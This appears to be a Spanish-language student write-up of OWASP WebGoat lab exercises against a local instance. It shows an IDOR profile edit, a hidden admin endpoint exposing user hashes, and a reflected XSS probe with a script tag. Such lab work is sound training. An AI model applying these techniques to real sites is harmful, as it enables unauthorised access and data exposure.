
FORMATO JSON >>> {"role":1, "color":"red", "size":"large", "name":"Buffalo Bill",
 "userid":2342388}

200	GET	127.0...	2342388	NetUtil.js...	json	474 B	2...	lessonCompleted: true					
415	PUT	127.0...	2342388	NetUtil.js...	json	11.32 KB	11...	feedback: "Well done, you have modified someone else's profile (as displayed below)"					
415	PUT	127.0...	2342388	NetUtil.js...	json	11.32 KB	11...	output: "{role=1, color=red, size=large, name=Buffalo Bill, userid=2342388}"					
415	PUT	127.0...	2342388	NetUtil.js...	json	11.32 KB	11...	assignment: "IDOREditOtherProfile"					
400	PUT	127.0...	2342388	NetUtil.js...	json	13.65 KB	13...	attemptWasMade: true					
200	PUT	127.0...	2342388	NetUtil.js...	json	502 B	27...						

8. A5 Missing Function Level Access Control - Apartado 2

Expando todo el código y lo reviso, hallando varios objetos ocultos. Dos de ellos

son menú Users y menú Config. Hay más objetos ocultos pero pertenecen a otras secciones de IDOR.




9. A5 Missing Function Level Access Control - Apartado 3


Con la información que nos facilita la sección y la obtenida en el ejercicio anterior probamos a acceder a la url que nos indican esos menús:

<http://127.0.0.1:8080/WebGoat/access-control/users>

Esto me muestra un error de etiqueta blanca. En Developer Tools vemos un fichero de estado 500 y método GET. Lo edito para reenviar cambiando la cabecera del tipo de contenido a JSON y en la respuesta devuelve un fichero con el hash que buscamos.



Content-Type: application/json



```
[ {
  "username" : "Tom",
  "admin" : false,
  "userHash" : "Mydnhcy00j2b0m6SjmPz6PUxF9WIE07tzm665GiZWCo="
}, {
  "username" : "Jerry",
  "admin" : true,
  "userHash" : "SVtOlAa+ER+w2eolIVE5/77umvhcsh5V8UyDLUa1Itg="
}, {
  "username" : "Sylvester",
  "admin" : false,
  "userHash" : "B5zhk70ZfZlUVQ4smRl4nqCvdOTggMZtKS3TtTqIed0="
} ]
```

10. A7 Cross Site Scripting - Apartado - Apartado 7

La pista la da el propio ejercicio y conociendo la marca <script> es una de las primeras pruebas a hacer.

Try It! Reflected XSS

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, the attacker injects malicious code into a website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry
Dynex - Traditional Notebook Case
Hewlett-Packard - Pavilion Notebook with Intel Centrino
3 - Year Performance Service Plan \$1000 and Over

Enter your credit card number:

`<script>console.log()</script>`

Enter your three digit access code:

111

Purchase

Congratulations, but console logs are not very impressive are they? Let's continue to the next assignment.

Thank you for shopping at WebGoat.
Your support is appreciated

We have charged credit card:

\$1997.96

```
<script>console.log()</script>
```

a. Reconocimiento/Information gathering

11. La información viene dada por el documento de la práctica y la propia web.
12. Ver notas indicadas en la descripción del proceso.

b. Explotación de vulnerabilidades detectadas

13. Ver notas indicadas en la descripción del proceso.

c. Post-explotación

14. Ver notas indicadas en la descripción del proceso.
15. Escalada de privilegios.

d. Posibles mitigaciones

16. Ver notas indicadas en la descripción del proceso.

e. Herramientas utilizadas

17. Developer Tools de Firefox
18. Developer Tools de Chromium (pruebas)
19. OWASP Zed Attack Proxy (solo pruebas)
20. Extensión Wappalyzer para análisis de tecnologías.
21. Nmap y Sqlmap.
22. Ffuf y seq.
23. WebGoat con WebWolf contenido en Docker.
24. Kali Linux en máquina virtual Virtualbox.